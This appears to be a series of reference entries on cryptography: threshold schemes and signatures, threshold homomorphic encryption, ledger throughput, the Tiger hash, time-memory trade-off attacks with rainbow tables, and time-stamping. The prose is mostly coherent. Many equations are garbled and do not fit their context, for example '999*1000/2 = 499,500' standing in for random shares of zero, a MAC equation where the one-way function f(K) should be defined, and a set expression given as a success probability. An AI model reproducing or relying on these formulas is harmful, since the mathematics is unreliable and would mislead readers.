How to achieve the threshold cryptographic scheme is explained. Let the participants have shares s_i of the secret key k. To execute the cryptographic scheme on input a, when the set $a_{\mathfrak{q}}$ is known, each participant P_i in $a_{\mathfrak{q}}$ computes the partial result $g_a(\psi_{i,\mathcal{B}}(s_i)) = f_{\psi_{i,\mathcal{B}}(s_i)}(a)$. These partial results are sent to the combiner, who basically performs a multiplication. Indeed due to the homomorphic property of g,

$$g_a(k) = \prod_{i \in \mathcal{B}} g_a(\psi_{i,\mathcal{B}}(s_i)) \tag{4}$$

The case that $a_{\mathfrak{q}}$ is not known in advance is briefly discussed in section "Unknown Subset of Participants."

Here are some examples of multiplicative secret sharing schemes. If K is a finite field, then *Shamir's threshold scheme* is multiplicative. This allows to explain the threshold ElGamal public key encryption scheme (Desmedt and Frankel 1990). In the case of RSA, $K = Z_{\phi(n)}$ and so Shamir's threshold scheme cannot be used. An additional problem is that making $\phi(n)$ public would allow an enemy to break RSA. To address this issue *black box secret sharing* schemes were studied. These work, regardless what K is, provided one can perform the group operation in the Abelian group K efficiently. For details of such schemes see Desmedt and Frankel (1994), Cramer and Fehr (2002), and Cramer et al. (2005).

(For more details about multiplicative secret sharing, see, e.g., Desmedt et al. (1995), Desmedt and Jajodia (1997), Di Crescenzo and Frankel (1999) and also Frankel and Desmedt (1993), Frankel et al. (1993).)

Unknown Subset of Participants

An interesting case occurs when the set of participants is unknown before the final output is computed by the combiner, and one wants to avoid interaction between the shareholders and the combiner.

This issue can be resolved in the case the functions $\hat{g}(a)$ correspond with multiplications with the scalar $\mathcal{A}^n$. . This can be addressed using

module theory (Jacobson 1985). Still these scalars depend on $a_{\mathfrak{q}}$. So, this multiplication cannot be executed by the participant. Using a property of modules (Jacobson 1989), the combiner can instead perform an equivalent operation. For more details consult, e.g., De Santis et al. (1994).

Particular Approaches

The general approach suffers from two main problems, being:

- Not all cryptographic schemes satisfy the homomorphic property of Eq. 1. In its generality no practical solution has been proposed to address this problem. For some algorithms, such as the *Digital Signature Standard* (DSS), a practical approach was studied in Langford (1995) and Gennaro et al. (1996b).
- Using the most general approach does not necessarily result in the most efficient scheme. The use of a black box secret sharing scheme, when *K* is a finite field, is just one example. Shoup (2000) proposed a scheme specifically designed to achieve threshold RSA signatures.

A Variant of the General Approach

It seems that the last approach should outperform the first in efficiency. However, King (2000b) (see also King 2000a) demonstrated that when the set of shareholders that will jointly execute RSA is known in advance that the scheme in Frankel and Desmedt (1992) outperforms Shoup's scheme.

So, the idea to start from a general scheme and then to (sub-)optimize it to a particular underlying cryptographic scheme is not necessarily a bad approach.

Enhancements

The aforementioned schemes can be viewed as basic schemes. Indeed, until now it is assumed that insiders would only help a passive adversary. When protecting against insiders trying to help an active adversary, several issues need to be addressed. These are now surveyed and references are given.

Robustness

To analyze the reliability aspect, let us focus on Eq. 4. It is clear that if one (or more) shareholder sends one wrong partial result, $g_a(\psi_{i,\mathcal{B}}(s_i))$ the result

will (likely) be wrong. If a public key system is used one can, using the public key, verify that the result is wrong. When the number of wrong partial results is small, and a public key system is used, an exhaustive search will evidently find out the subset of participants that sent the wrong partial result (Reiter and Birman 1994). One can then recompute the result $g_a(k)$ by ignoring the wrong partial results, provided one has at least $t + e$ partial results, where e is the number of wrong ones.

A threshold scheme that addresses this issue is called robust. Several schemes that do not need above exhaustive search have been presented for variant underlying cryptographic schemes, e.g., Gennaro et al. (1996a, b) and Frankel et al. (1996).

To avoid this exhaustive search, in the case of an underlying public key scheme, the following can be used. If t participants each prove that what was sent is the correct partial result, then one can ignore all other partial results.

No Trusted Dealer

One can wonder who computes the secret share the participant will use. In the first schemes a single trusted dealer was often used. It is clear that such an approach can best be avoided; however, this is not always that easy.

If the secret key can be chosen randomly, as is usually the case in a discrete log setting, then the following use of *homomorphic secret sharing* can be utilized toward abolishing the need for a trusted dealer. Define the notion of homomorphic secret sharing.

Definition 2 Let $(s_1, s_2, \ldots, s_l)$ be a share assignment of the key k and similarly $k_u^{new} = k_{left(u)}$ be the shares of the key k'. Assume operations, denoted using "+ ", are defined on the share spaces and the key space. A secret sharing scheme is called homomorphic (Benaloh 1987) if $((s_1 + s_1'), (s_2 + s_2'), \ldots, (s_l + s_l'))$ is a possible share assignment of the key $k + k'$.

Shamir secret sharing scheme is homomorphic. In fact any multiplicative secret sharing scheme in which each function $\hat{g}(a)$ (for $c \in \mathbb{F}_{2^m}$) is a homomorphism, forms a homomorphic secret sharing scheme.

A survey on how to avoid a dealer is conducted. The first participant chooses a uniformly random key k_1 and plays distributor of this key generating shares $(s_{1,1}, s_{1,2}, \ldots, s_{1,l})$. The first participant sends, using a secure channel, the shares $s_{1,i}$ to participant i and $1 \leq i \leq l$. Now, t participants, let say those in $D \in \mathcal{D}$, will perform similar operations (choosing the randomness independently) and create shares $s_{j,i}$ instead of $s_{1,i}$ and send those privately to participant i. A participant i can then compute the share $s_i = \sum_{j \in B} s_{j,i}$. Since the sharing scheme is homomorphic, s_i is a share of the key $k = \sum_{j \in B} k_j$. If the keys k_j belong to an Abelian group (see also Frankel et al. 1993) and the secret sharing scheme is perfect, then $t - 1$ shareholders have no information about the secret key k.

The first use of this idea in the context of threshold cryptography was by Pedersen in 1991. Pedersen's scheme also guarantees that the distribution is verifiable, i.e., that the shares the shareholders received will always recompute the same secret key. Pedersen's scheme also guarantees that this secret key corresponds to the public key that is made public.

Note that the problem of avoiding a trusted dealer is much more complex in the context of RSA (see, e.g., Boneh and Franklin 1997; Poupard and Stern 1998).

Proactive Security and Its Generalizations

One can wonder what should happen when a share is stolen or lost. Worse, what happens when an outsider collects more shares than the threshold? As already observed in Desmedt (1988), it is a bad idea to change the public key of a group, in particular when this group is well known. Those who have not updated their public key database will use the old one. Also the new public key must be certified enough times independently before it can be trusted.

The solution that has been proposed to address this problem is to get new *guaranteed correct* shares without relying on a trusted dealer and to keep the old public key as long as is reasonable possible. The old shares should be destroyed and the update should be done frequently enough, taken the power of the enemy who may collect shares into account. This solution is called *proactive secret sharing*.

How the use of homomorphic secret sharing can contribute toward achieving proactive threshold cryptography is briefly explained. Assume

that the secret sharing scheme is homomorphic.

If (s_1, s_2, …, s_l) is a share assignment for the key k and $k_u^{new} = k_{left(u)}$ is a uniformly random share assignment for the "key" 0, then $(s_1'', s_2'', \ldots, s_l'') = (s_1 + s_1', s_2 + s_2', \ldots, s_l + s_l')$ is a new share assignment for the same key k. Assume that one trusts t shareholders. Then t participants, denoted by j, can each contribute their own random $\frac{999*1000}{2} = 499{,}500$. This is done in a similar way as in section "No Trusted Dealer"; however, the shares correspond with the "keys" 0. When working in an Abelian group (see also Frankel et al. 1993) and when the secret sharing scheme is perfect, the resulting share $A^{-1} = (A^r)^{-1} A^{r-1}.$ will be guaranteed independent of the original share s_i, due to the properties of the one-time-pad (Shannon 1949). Both s_i and α_i' are shares of the same key k.

One should note that the schemes are more complex since each contributing shareholder needs to prove that his contribution $k_u^{new} = k_{left(u)}$ consists of shares of 0. Also, achieving proactive threshold RSA is more complex. The concept of proactive secret sharing is based on Ostrovsky and Yung (1991) and its combination with threshold cryptography has been studied in Herzberg et al. (1995), Frankel et al. (1997b), and Rabin (1998).

The following is a more general problem. How, given shares for authorized subsets of the participants in A, specified by an access structure Γ_A, can the participants in A, without the use of a trusted dealer, distribute new shares for an access structure $\mathbb{F}_{q^d}$, where A' is the new set of participants. If $a_1^2 \neq -a_2$ it is clear that some shareholders must destroy their shares. The security requirement is that no unauthorized set of parties learns anything new about the secret key. For more details see Chen et al. (1997), Bao et al. (1997), Desmedt and Jajodia (1997), and Frankel et al. (1997a).

The Multiverse Case

Parties belonging to a single "universe" might want to use their own threshold. To increase security, one may require that multiple "universes" are involved in making signatures. An example of such a setting is blockchain. For details on how to achieve threshold signatures in such a multiverse setting, see Baird et al. (2023).

Post-quantum Threshold Cryptosystems

Number theoretic public key systems, such as ElGamal and RSA have natural homomorphisms, discussed earlier. Post-quantum cryptosystems do not have these. So, it is far from trivial to adapt these to threshold versions. Examples of some efforts in this regards can be found, e.g., in Cozzo and Smart (2019).

Other Surveys

Other surveys of threshold cryptography can for example be found in Desmedt (1994, 1997).

Threshold Homomorphic Cryptosystems

Berry Schoenmakers[16] ✉

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A threshold homomorphic cryptosystem is an asymmetric cryptosystem which combines the use of threshold cryptography and homomorphic encryption. A key pair is generated jointly between multiple parties, and whereas the public key is used for encryption as in ordinary asymmetric cryptosystems, the private key will only exist as a shared secret throughout its entire lifetime.

Threshold homomorphic cryptosystems are used in many constructions of privacy-protecting protocols. Early use of the combination of homomorphic encryption and threshold decryption was made in Benaloh et al.'s voting schemes (e.g., Benaloh and Yung 1986), and this approach became standard after the efficient voting scheme of Cramer et al. (1997). More generally, in a series of papers (Cramer et al. 2000; Damgård and Nielsen 2003; Franklin and Haber 1996; Schoenmakers and Tuyls 2004), it has been shown how threshold homomorphic cryptosystems can be used as a basic building block for achieving secure multiparty computation.

A threshold homomorphic cryptosystem is a special type of public key (or asymmetric) cryptosystem consisting of the following three components: (1) a distributed key generation protocol, (2) a homomorphic encryption algorithm, and (3) a threshold decryption protocol. The distributed key generation protocol is executed once to set up a key pair, after which an unlimited number of encryption and decryptions can be done. Basic techniques from threshold cryptography are used for protocols

(1) and (3), which are executed by n parties, any t of which are able to decrypt messages successfully, $1 \leq t \leq n$. Encryptions under the same public key can be combined using the homomorphic properties.

Ideally, the size of the public key is independent of the number of parties, hence does not grow with n. This holds true for most popular threshold homomorphic cryptosystems such as threshold ElGamal (Pedersen 1991) and threshold versions of the Paillier cryptosystem (e.g., Damgård and Jurik 2001) for a basic threshold Paillier cryptosystem, where for simplicity the distributed key generation protocol is replaced by a trusted dealer). For constant-size public keys, the distributed key generation protocol is the most complex component of the cryptosystem and commonly uses some form of verifiable secret sharing (VSS) as a building block. For ElGamal and similar cryptosystems the distributed key generation protocol is quite practical (e.g., Gennaro et al. 1999), whereas for cryptosystems such as Paillier, which involve an RSA modulus, distributed key generation amounts to an advanced multiparty computation (see, e.g., Algesheimer et al. 2002; Damgård and Mikkelsen 2010).

If the size of the public key is allowed to be linear in n, however, the public key may simply be the list of public keys of the n parties. Encryption and decryption can then be done using the distribution algorithm and the reconstruction protocol of a publicly verifiable secret sharing (PVSS) scheme, respectively.

Editorial Note: Threshold Signature in its full generalization (together with an implementation of the notion based on RSA encryption) was first formulated by the De Santis, Desmedt, Frankel, and Yung (1994) After that, extensive research in the field has started. Furthermore, Threshold Signatures has found extensive practical use in the area of Blockchain and Cryptocurrency."

Definition

Threshold signatures are digital signatures where signers can establish groups such that only certain subsets of the group can produce signatures on behalf of the group. The collection of subsets that are authorized to produce signatures is called the access structure of a threshold scheme.

Theory

A (*t*, *n*)-threshold signature scheme is a digital signature scheme where any *t* or more signers of a group of *n* signers can produce signatures on behalf of the group (De Santis et al. 1994). In general, a threshold signature does not reveal the actual group members that have cooperated to produce it. *Multisignatures* are threshold signatures with the additional feature that

they reveal the identities of the group members who produced them (Boyd 1989; Micali et al. 2001). In multisignatures, the signing members are not anonymous at all. The special case of a (1, 1)-threshold signature scheme is an ordinary digital signature scheme. The goal of a threshold signature scheme is to enforce dual control over the signing capability (choose $t > 1$) or to eliminate single points of failure (choose $n > 1$), or both. Each group of signers can be managed by a *trusted group authority*, which oversees joining and leaving the group. Obviously, many groups can choose to be managed by the same trusted group authority, or a group can choose to fully distribute the group management among its members such that every member is involved in all management transactions. Comprehensive overviews of threshold signatures are given by Desmedt (1993, 1997).

In a threshold signature scheme, each signing member of a group has an individual signing key pair (public key cryptography). If individuals generate their key pairs without having to agree on common domain parameters, the threshold signature scheme is called separable (Camenisch and Michels 1999). An individual is registered for a group by presenting a suitable ID certificate to the respective trusted group authority and submitting her or his public verifying key. The trusted group authority constructs a group key pair, which consists of a private group key and a public group key, and publishes the public group key through one or more authentic channels such as a public key infrastructure (PKI). A member leaves a group by revoking her or his public verifying key from the trusted group authority. It is the responsibility of the trusted group authority to keep track of who belongs to the group at any point of time.

Any subset of $\geq t$-out-of- n members of a group G can produce a signature. To do so, each member contributes a *partial signature* to a *designated combiner*, and the combiner derives the intended threshold signature from the partial signatures. Everyone who has access to the public group key of group G can verify the threshold signature. The designated combiner can be a real entity such as the trusted group authority, or it can be a virtual entity whose operations are computed in a distributed fashion among all group members (Gennaro et al. 1996). A threshold signature scheme is *robust* if the designated confirmer can verify the validity of each partial signature before accepting it as an input to a threshold signature (Gennaro et al. 1996; Rabin 1998). Many of the early threshold signatures were not robust (Boyd 1989; Desmedt and Frankel 1990, 1992).

The most important security property of threshold signatures is security against existential forgery. In ordinary digital signature schemes, one considers adaptive chosen message attacks, i.e., an attacker who has repeated oracle access to signers in order to get messages signed, but without access to the signer's private signing key. In threshold signatures, one considers stronger attackers, who can take complete control over some of the group members at some time (including access to their private signing keys). Such an adversary is called *static* if he chooses the group members to be controlled before the attack begins. Otherwise, the adversary is called *adaptive*. Note that this kind of adaptivity is different from the one introduced by Goldwasser, Micali, and Rackoff (Herzberg et al. 1995) for attackers against ordinary digital signature schemes. *Resilience* is the number or fraction of cheating members a group can tolerate during group key generation or update while still maintaining unforgeability of the resulting threshold signatures (secret sharing schemes). The adversary is called *erasure-free* if it does not require that group members erase all information from their computer systems once this information is no longer needed, e.g., replaced private signing keys (Jarecki and Lysyanskaya 2000). Further characteristics of adversaries are discussed in (Jarecki and Lysyanskaya 2000).

Key management is a particularly important issue in threshold signatures. For example, if the public group key changes whenever members join or leave the group or update their private signing keys, then it becomes a burden for the trusted group authority to publish the public group keys for all recent time-intervals in a timely fashion. Moreover, if a private signing key of a group member is compromized, then the attacker can freely produce signatures on behalf of the group until the respective public verifying key is revoked. Therefore, all the signatures of the victimized group members must be regarded invalid if there is no way of distinguishing the signatures produced by the honest group members from those produced by the attackers. These problems are addressed by an approach called *proactive security*. Proactive threshold signature schemes allow individual group members to join or leave a group or update their private signing keys without affecting the respective public group key. By dividing the lifetime of all individual private signing keys into discrete time intervals, and by tying all signatures to the time interval when they are produced, group members who are revoked in time interval i have their

signing capability effectively stripped away in time interval $i + 1$, while all their signatures produced in time interval i or before (and of course the signatures of all other group members) remain verifiable and valid (Goldwasser et al. 1988; Rabin 1998). Proactive security in threshold signature schemes is similar to *forward security* in group signature schemes.

Of particular interest are those proactive threshold schemes where the effort of signing and verification and the length of each signature are independent of the number of signers who actually produce a signature and of the group size. An example of such threshold signature scheme is proposed by Rabin (1998). Multisignatures with these properties are proposed in (Boldyreva 2003). They are based on the *Gap Diffie–Hellman Groups*, i.e., groups in which the *computational* Diffie–Hellman (CDH) problem is hard, while the decisional Diffie–Hellman (DDH) problem is easy to solve.

A threshold signature scheme has the following operations: (1) an operation for generating pairs, a private signing key, and a public verifying key for an individual; (2) an operation for generating pairs of a private group key and a public group key for a trusted group authority; (3) operations for group management such as joining and revoking group members and updating their individual key pairs; (4) an operation for signing messages, and (5) an operation for verifying signatures against a public group key.

The characteristic security requirements of a threshold signature scheme are:

- *Unforgeability*. Resistance against existential forgery under chosen message attacks by computationally restricted attackers.
- *Threshold*. In general, any of the authorized subsets of group members can produce a threshold signature, but no other coalitions. In (t, n)-threshold signature schemes, any $\geq t$-out-of- n group members can produce a threshold signature, but no less than t group members can do so.
- *Robustness*. If all partial signatures contributing to one threshold signature are valid for a message m with respect to the private verifying keys of their respective group members, then the resulting threshold signature will be valid for m with respect to the public group key.

- *Traceability* (*optional*). Any coalition of cheating signers cannot produce a valid threshold signature that will not reveal all of their identities to a verifier.
- *Proactive Security*. The members of a group can update their individual keys without changing the public group key. The updating can tolerate a certain fraction of cheating group members.

Applications

In general, computing threshold signatures can be regarded as a multiparty computation; a problem that has practical solutions (Shoup 2000). The point of specific constructions (Shoup 2000) of threshold signatures is in either being more efficient than general multiparty computation, or in having additional features such as robustness, proactive security, nonerasure, etc.

The early construction (see Desmedt (1993)) employed a (verifiable) secret sharing scheme in order to share a private group key among all of its members. The group members then used their private shares in order to produce partial signatures, which then had to be combined by the trusted group center to arrive at a threshold signature that is verifiable against the public verifying key of the group.

Throughput of a Distributed Ledger

Matthias Fitzi[18] ✉
(18) IOG, Zurich, Switzerland

✉ **Matthias Fitzi**
Email: matthias.fitzi@iohk.io

Definition

The throughput of a distributed ledger is the maximal rate at which transactions can be settled in the ledger.

Background

The usability of a ledger depends on its ability to process transactions at a high rate. Historically, distributed ledgers have not nearly been able to compete with centralized solutions in this respect. Numerous technical improvement solutions have since been developed.

Theory

Decentralization substantially reduces the throughput of a ledger as compared to the centralized case, since the role of the accountant has to be distributed over multiple nodes in a wide-area network and secured against faulty behavior among those nodes – causing communication overhead and thus reducing transaction throughput.

Influential Factors

The throughput of a distributed ledger is affected by several factors, of which the most important ones are listed below.

Physical infrastructure. The primary physical limitation is network bandwidth since it restricts the data rate at which the nodes can communicate with each other. Network speed is another factor since it poses a limit on how fast the nodes can be synchronized with each other, and thus, on how much time the protocol spends in a state where no new transaction data are pushed through the network. The nodes' local hardware (CPU, storage) poses a third physical limitation as nodes must be able to process and validate the incoming transactions at their speed of arrival.

Consensus protocol. Throughput depends on how efficiently the consensus protocol utilizes the network bandwidth. Longest-chain protocols must operate at a low pace in order to give meaningful security guarantees, thus causing long pauses wherein no transaction data are communicated. Similarly, traditional protocols based on iterated Byzantine agreement (committee BFT) waste bandwidth during their multi-round confirmation process.

Transaction processing. The size and the computational validation complexity of the transactions affect the rate at which they can be settled in the ledger. Another influential factor is the ledger-maintenance model (e.g., account-based versus unspent transaction output or UTxO) since the different models vary in the succinctness of transaction representation, and are more or less amenable to parallel transaction processing.

Further Aspects

Definitional issues. Giving a precise and universally acceptable definition for the throughput of a distributed ledger is difficult as transaction throughput depends on multiple aspects such as the probability distribution from which the transactions are drawn, their sizes, and validation times. In contrast, throughput is often simplistically defined as the maximal rate at which "meaningless" data can be settled in the system.

Measuring throughput. Two different methods to assess (and compare) the throughput behavior of distributed-ledger protocols have established: by computation based on mathematical models or by experimental

measurement. The computational approach has the disadvantage that it must make idealized assumptions about the physics of the network, but can take account of worst-case adversarial behavior by quantifying the analysis over all possible adversaries. In contrast, experiments represent a more accurate picture of the physical environment, but usually cannot reflect worst-case adversarial behavior since the worst-case behavior is typically unknown.

Optimizing throughput. Numerous solutions have been proposed to optimize the throughput of distributed-ledger protocols.

The protocol in Bagaria et al. (2019) makes use of two different block types in longest-chain consensus where transactional blocks are produced at a fast rate and "structural" chain blocks collect the transactional blocks by reference while being produced at the original slow rate.

The technique of sharding (Croman et al., 2016; Danezis and Meiklejohn, 2016) abstains from full ledger replication by having each node only store a subset of the global ledger, thus avoiding that each single transaction needs to be sent to every node in the network.

Layer-2 protocols attempt to optimistically reduce the amount of transactions that need to be added to the ledger by settling transactions "off-chain" (thus not increasing ledger throughput per se but rather reducing the transactional load imposed on the ledger itself).

Tiger

Sebastiaan Indesteege[19] ✉
(19) Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

✉ **Sebastiaan Indesteege**
Email: sebastiaan.indesteege@esat.kuleuven.be

Definition

Tiger is a cryptographic hash function with a 192-bit digest length. It was proposed by Anderson and Biham (1996).

Background

The most notable aspect of the design of the hash function Tiger is that it was built to make efficient use of 64-bit processors. Note that Tiger was designed in 1995, when 64-bit processors were still far from common. Tiger uses several operations on 64-bit words, including table lookups, addition and subtraction modulo 2^{64}, XOR, bit shifts, and constant multiplication modulo 2^{64}. These multiplications with small, odd constants (5, 7, and 9) can be performed efficiently, as they are equivalent to a left shift and an addition or subtraction operation. Several processors include special instructions that can be used to quickly perform such multiplications.

Tiger is often used for integrity verification in file sharing applications. There, Tiger is used to build a hash tree called a Merkle tree. The main advantage of such a tree structure is that the integrity of any subtree can be verified even when the remainder of the file has not yet been downloaded. Such a hash tree based on Tiger is also called “Tiger Tree Hash (TTH).”

Theory

Tiger (Anderson and Biham 1996) is an iterative cryptographic hash function, designed by Anderson and Biham in 1995 and published in 1996. It has an output size of 192 bits, but the truncated variants Tiger/160 and Tiger/128 are defined for backward compatibility.

The chaining value of Tiger is 192 bits wide, i.e., Tiger is a narrow pipe design. A compression function is applied iteratively to each 512-bit block of the padded message, updating the 192-bit chaining value. The compression function is a Davies-Meyer style block cipher–based construction. The embedded block cipher consists of a key schedule algorithm and a state update transformation.

The key schedule algorithm expands the 512-bit key into 24 64-bit subkeys, using a mixture of addition and subtraction modulo 2^{64}, XOR, and bit shifts. Then, the internal state is updated in 24 identical rounds, each using another subkey word. The main operations in a Tiger round are a multiplication modulo 2^{64} with 5, 7, or 9, depending on the round, and eight S-box lookups. Tiger uses four different 8-bit to 64-bit S-boxes, and each S-box is used twice in every round.

Open Problems

So far, Tiger has withstood cryptanalysis attempts well. At the time of writing, there are no known collision or preimage attacks on the full Tiger. The only known result on the full Tiger is a 1-bit pseudo-near collision attack by Mendel and Rijmen (2007). The best known collision attack was presented by Mendel et al. (2006) and targets just 19 out of 24 rounds. The best known preimage attacks are on Tiger reduced to 16 out of 24 rounds (Isobe and Shibutani 2009; Mendel 2009).

Space-time trade-off

Definition

The trade-off of between computation time and memory requirement.

Background

Many searching problems allow time-memory trade-offs. That is, if there are K possible solutions to search over, the time-memory trade-off allows the solution to be found with high probability, in T operations (time) with M words of memory, provided the time-memory product $T \times M$ is larger than K. Cryptanalytic attacks based on exhaustive key search are the typical context where time-memory trade-offs are applicable.

Theory

Due to large key sizes, exhaustive key search usually needs unrealistic computing powers and corresponds to a situation where $T = K$ and $M = 1$. However, if the same attack has to be carried out numerous times, it may be possible to execute the exhaustive search in advance and store all the results in a memory. Once this precomputation is done, the attack could be performed almost instantaneously, although in practice, the method is not realistic because of the huge amount of memory needed: $T = 1$, $M = K$. The aim of a time-memory trade-off is to mount an attack that has a lower online processing complexity than exhaustive key search and lower memory complexity than a table lookup, neglecting the precomputations (hence, it only makes sense if the attack has to be performed multiple times). The method can be used to invert any one-way function and was originally presented by Hellman (1980).

The Original Method

Let $E_K(X) : 2^n \times 2^k \rightarrow 2^n$ denote an encryption function of a n-bit plaintext X under a k-bit secret key K. The time-memory trade-off method needs to define a function g that maps ciphertexts to keys: $g : 2^n \rightarrow 2^k$. If $n > k$, g it is a simple reduction function that drops some bits from the ciphertexts (e.g., in the DES, $n = 64$, $k = 56$). If $n < k$, g adds some constant bits. Then we define

$$\mathrm{MAC}_K(x') = g(H'_t) \tag{1}$$

where P is a fixed chosen plaintext. Computing $f(K)$ is almost as simple as encrypting, but computing K from $f(K)$ is equivalent to cryptanalysis. The time-memory trade-off method is composed of a precomputation task and an online attack that we describe as follows.

Precomputation task. The cryptanalyst first chooses m different start points: $SP_1, SP_2, \ldots, SP_m$ from the key space. Then he computes encryption

chains where $X_{i,0} = SP_i$ and $X_{i,j+1} = f(X_{i,j})$, for $0 \le j < t$:

$$\begin{array}{c} X_{1,0} \xrightarrow{f} X_{1,1} \xrightarrow{f} X_{1,2} \xrightarrow{f} \ldots\ldots\ldots \xrightarrow{f} X_{1,t} \\ X_{2,0} \xrightarrow{f} X_{2,1} \xrightarrow{f} X_{2,2} \xrightarrow{f} \ldots\ldots\ldots \xrightarrow{f} X_{2,t} \\ X_{3,0} \xrightarrow{f} X_{3,1} \xrightarrow{f} X_{3,2} \xrightarrow{f} \ldots\ldots\ldots \xrightarrow{f} X_{3,t} \\ \ldots\ldots\ldots \\ X_{m,0} \xrightarrow{f} X_{m,1} \xrightarrow{f} X_{m,2} \xrightarrow{f} \ldots\ldots\ldots \xrightarrow{f} X_{m,t} \end{array} \quad (2)$$

To reduce the memory requirements, the cryptanalyst only stores start and end points ($SP_i = X_{i,0}$, $EP_i = X_{i,t}$) and sorts the $L = \mathsf{F}(V) + N$ on the end points. The sorted table is stored as the result of this precomputation.

Online attack. Now we assume that someone has chosen a key K and the cryptanalyst intercepts or is provided with $C = E_K(P)$. Then he can apply the function g to obtain $Y = g(C) = f(K)$ and follow the algorithm:

Algorithm 1 Online attack

1. If $Y = EP_i$, then either $K = X_{i,t-1}$ or EP_i has more than one inverse image. We refer to this latter event as a false alarm. If $Y = EP_i$, the cryptanalyst therefore computes $X_{i,t-1}$, by reconstructing the chain from the start points, and checks if it is the key, for example, by seeing if it deciphers C into P.
2. If Y is not an end point or a false alarm occurred, the cryptanalyst computes $Y = f(Y)$ and restarts step 1.

Remark that the cryptanalyst needs to access the table lookup every time a new Y is computed. If all $m \times t$ elements of the table (removing the first column that cannot be reached) were different, the probability of success PS would be $\frac{m \times t}{2^k}$. The actual probability of success depends on how the precomputed chains cover the key space. Unfortunately, there is a chance that chains starting at different keys collide and merge. The larger a table, the higher the probability that a new chain merges with a previous one. Each merge reduces the number of distinct keys that are actually covered by

the table. If *f* is a random function, then the probability of success is bounded by:

$$PS_{table} \geq \frac{1}{N} \sum_{i=1}^{m} \sum_{j=0}^{t-1} \left(1 - \frac{it}{N}\right)^{j+1}. \quad (3)$$

Equation 3 indicates that, for a fixed value of *N*, there is not much to be gained by increasing *m* or *t* beyond the point at which $mt^2 = N$. To obtain a high probability of success, a more efficient method is to generate multiple tables using a different function *g* for each table. The probability of success with *r* tables is:

$$X_1 = \{x_{1,0} = g, x_{1,1} = g^{r_1}\} \quad (4)$$

Chains of different tables can collide but not merge since the function *g* is different for every table.

Distinguished Points and Rainbow Tables

The idea of using distinguished points (DPs) in time-memory trade-offs is due to Rivest in Denning (1982). If $\{0, 1\}^k$ is the key space, a DP property of order *d* is usually defined as an easily checked property that holds for 2^{k-d} different elements of $\{0, 1\}^k$, e.g., having *d* bits of the key equal to zero. In a time-memory trade-off using DPs, the start and end points of the precomputed chains fulfill a DP property. As a consequence, the chains have variable length but detectable extreme points. This greatly reduces the number of table lookups during the online attack from *t* to 1.

A remarkable property of the DP method is that merges can be easily detected and, therefore, can possibly be rejected during the precomputation in order to build perfect tables (Borst 2001). The major drawback of DPs is that they introduce variable chain lengths and they are more difficult to analyze (Standaert et al. 2002). DP methods can also be used to detect collisions (e.g., of hash function) as suggested in Quisquater and Delescaille (1990) and van Oorschot and Wiener (1999).

An alternative solution to reduce the number of table lookups is to use the rainbow tables presented in Oechslin (2003). That is, to use a different function *g* for each point in a chain:

$$
\begin{array}{l}
X_{0,0} \xrightarrow{f_1} X_{0,1} \xrightarrow{f_2} X_{0,2} \xrightarrow{f_3} \ldots\ldots\ldots \xrightarrow{f_t} X_{0,t} \\
X_{1,0} \xrightarrow{f_1} X_{1,1} \xrightarrow{f_2} X_{1,2} \xrightarrow{f_3} \ldots\ldots\ldots \xrightarrow{f_t} X_{1,t} \\
X_{2,0} \xrightarrow{f_1} X_{2,1} \xrightarrow{f_2} X_{2,2} \xrightarrow{f_3} \ldots\ldots\ldots \xrightarrow{f_t} X_{2,t} \\
\qquad\qquad\qquad\qquad \ldots\ldots\ldots \\
X_{m,0} \xrightarrow{f_1} X_{m,1} \xrightarrow{f_2} X_{m,2} \xrightarrow{f_3} \ldots\ldots\ldots \xrightarrow{f_t} X_{m,t}
\end{array}
\tag{5}
$$

Two rainbow chains can only merge if they collide at the same position. Other collisions do not trigger a merge. As a consequence, rainbow tables are an elegant alternative to perform a time-memory trade-off. As further reading, Avoine et al. (2008) provides a careful analysis of different cryptanalytic time-memory trade-offs and discusses the technique of checkpoints that can be used to improve the detection of false alarms. Another analysis of cryptanalytic time-memory trade-offs is provided in Barkan et al. (2006).

Introduction

As more and more of the world's data is created, stored, and manipulated online, it is sometimes crucial to verify when a digital document or record was created or last modified. Ideally, any *time-stamping* procedures to do this should depend only on the data in the document in question and should not be susceptible to tampering—either with the data, or with the time and date.

To be precise, and to fix our vocabulary, a time-stamping system consists of two procedures: a *certification* procedure, which produces for any digital record a *time-stamp certificate* attesting to the time of certification; and a *validation* procedure, which checks whether or not a given record–certificate pair is valid. Naturally, the aim is to ensure that the only pairs that will pass the validation test are those consisting of a record and a correctly computed time-stamp certificate for that record.

In many situations, a time-stamp certificate for a document will be more important as an attestation to its integrity than it is in indicating the precise time of its creation.

A particularly significant application of digital time-stamping is to enable later verification of the validity of a long-lived digital signature for a document, as explained in section “Long-Lived Digital Signatures.”

Techniques

Perhaps, the most straightforward solution to the time-stamping problem would make use of a trusted server, as follows. Certification of a record would consist of sending a copy of it to the server, which would save it as a dated entry in a secure database, and return a receipt which would serve as the time-stamp certificate. One would validate this certificate by querying the server. This is clearly an unsatisfactory solution to the problem, except in special circumstances (e.g., when the owner of the database is the only party that will ever need to verify certificates).

The first step toward improving this naive solution is to make use of a *one-way*hash function (“One-Way Function”). In practice, every digital time-stamping scheme begins its certification procedure by hashing the record which is its input. Since it is infeasible to compute any other bitstring input that produces the same *hash value* output, the resulting hash value can serve as a proxy for the record itself in all further processing; the validation procedure includes a recomputation of the record’s hash value.

In addition, the hash value is short, whatever the length of the original record, and preserves the confidentiality of the record.

The task now is to bind this hash value to a date or time in a verifiable manner. This can be done in two essentially different ways, leading to two different families of time-stamping algorithms, those using digital signatures and those based entirely on one-way hashing. We describe each of these in turn.

Hash-and-Sign

One can achieve an improvement in the naive solution above by replacing the transmission of a copy of the record with the transmission of its hash value. But this is still unsatisfactory in its continued reliance on the server’s securely maintaining its database. One can avoid this burden by the use of digital signatures.

In a *hash-and-sign* time-stamping scheme, the hash value of the record to be certified is sent to a trusted entity, a time-stamping server, which uses a digital signature algorithm to sign a statement that amounts to the claim that "I saw *this* hash value at *this* time." The resulting signature is the time-stamp certificate for the record.

According to what is desired, the "trusted" time-stamping server can be local or remote, implemented in software or hardware, with greater or lesser protection for its private signing key, and with varying levels of precision and of reliability for the time value it uses.

The procedure to validate a certificate consists mainly of validating the digital signature; as with any digital-signature system, this requires:

1. Checking that the digital signature is correctly computed, using the server's public key.

